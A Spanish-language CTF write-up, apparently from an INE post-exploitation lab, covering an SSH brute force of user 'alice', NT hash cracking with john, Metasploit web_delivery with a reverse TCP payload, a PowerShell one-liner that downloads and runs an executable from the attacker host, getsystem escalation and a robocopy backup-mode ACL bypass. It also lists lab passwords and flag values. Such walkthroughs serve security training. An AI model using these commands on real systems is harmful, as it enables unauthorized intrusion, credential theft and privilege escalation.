~/write-ups/writeup-e9c7d93542
Host & Network Penetration Testing: Post-Exploitation CTF 2
Imported from Notion: Host & Network Penetration Testing: Post-Exploitation CTF 2
Pistas
-
An insecure ssh user named alice lurks in the system.
-
Using the hashdump file discovered in the previous challenge, can you crack the hashes and compromise a user?
-
Can you escalate privileges and read the flag in C://Windows//System32//config directory?
-
Looks like the flag present in the Administrator’s home denies direct access.
Como siempre empezamos lanzando escaneo:
nmap -A target.ine.local
Como la pista dice que el user alice es inseguro y vemos que efectivamente el puerto ssh esta abierto, vamos a brute forcearlo:
hydra -l alice -P /usr/share/wordlists/metasploit/unix_passwords.txt target.ine.local ssh
Obtenemos la password —> password: princess1
Nos logueamos con ssh
ssh alice@target.ine.local
Y en su directorio vemos la flag 1: 436fca441ea34f4386cbca89df8cd7d7
Vemos tambien un archivo curioso llamado hashdump.txt lo vamos a copiar en local para hacer cracking como dice la pista.
john --format=NT hashes.txt
Obtenemos nuevas credenciales orange (david)
Vamos a loguearos por ssh

Obtenemos la segunda flag: fd5069eff46e457ebbb9ca109d218097
La tercera pista dice que debemos elevar privilegios, a si que usaremos Metasploit para obtener una meterpreter y asi poder elevar facilmente nuestros privilegios.
msfconsoleAhora buscamos web_delivery y demos poner:
msf6 exploit(multi/script/web_delivery) > set LHOST 10.10.41.2
LHOST => 10.10.41.2
msf6 exploit(multi/script/web_delivery) > set target PSH\ (Binary)
target => PSH (Binary)
msf6 exploit(multi/script/web_delivery) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set PSH-EncodedCommand false
PSH-EncodedCommand => falseLanzamos con run y nos dará el comando powershell que debemos ejecutar en la máquina víctima

En este caso:
powershell.exe -nop -w hidden -c [Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;$z="echo ($env:temp+'\Cjs7JsqT.exe')"; (new-object System.Net.WebClient).DownloadFile('http://10.10.41.2:8080/B8ggd8cSasbV', $z); invoke-item $zLo ejecutamos en la máquina victima.

Pulsamos Enter y vamos hacer upgrade a la sesión creada con sessions -u 1
(si falla a la primera reintentar hasta que haga upgrade a meterpreter)

Ahora vamos a la sesion con meterpreter con sessions 2 y vamos a ver que privilegios tiene el user david con getprivs

Tenemos SeImpersonatePrivilege a si que podemos escalar facilmente con getsystem

Vamos a la ruta de la pista: C://Windows//System32//config
Y tenemos la flag 3: 344f896677994a5f8dd9a774311fb186
Ahora vamos a C:\Users\Administrator y vemos una carpeta llamada flag pero no podemos ni acceder ni ver leer flag4.txt a si que usaremos robocopy para hacer un backup de los archivos del directorio:
robocopy /b C:\Users\Administrator\flag C:\Windows\Temp flag4.txt
Y ahora podemos leer en C:\Users\Administrator\flag C:\Windows\Temp\flag4.txt
Flag 4: 221413e5897c44668b085ee1a6347777
- EOF -
<< back_to_index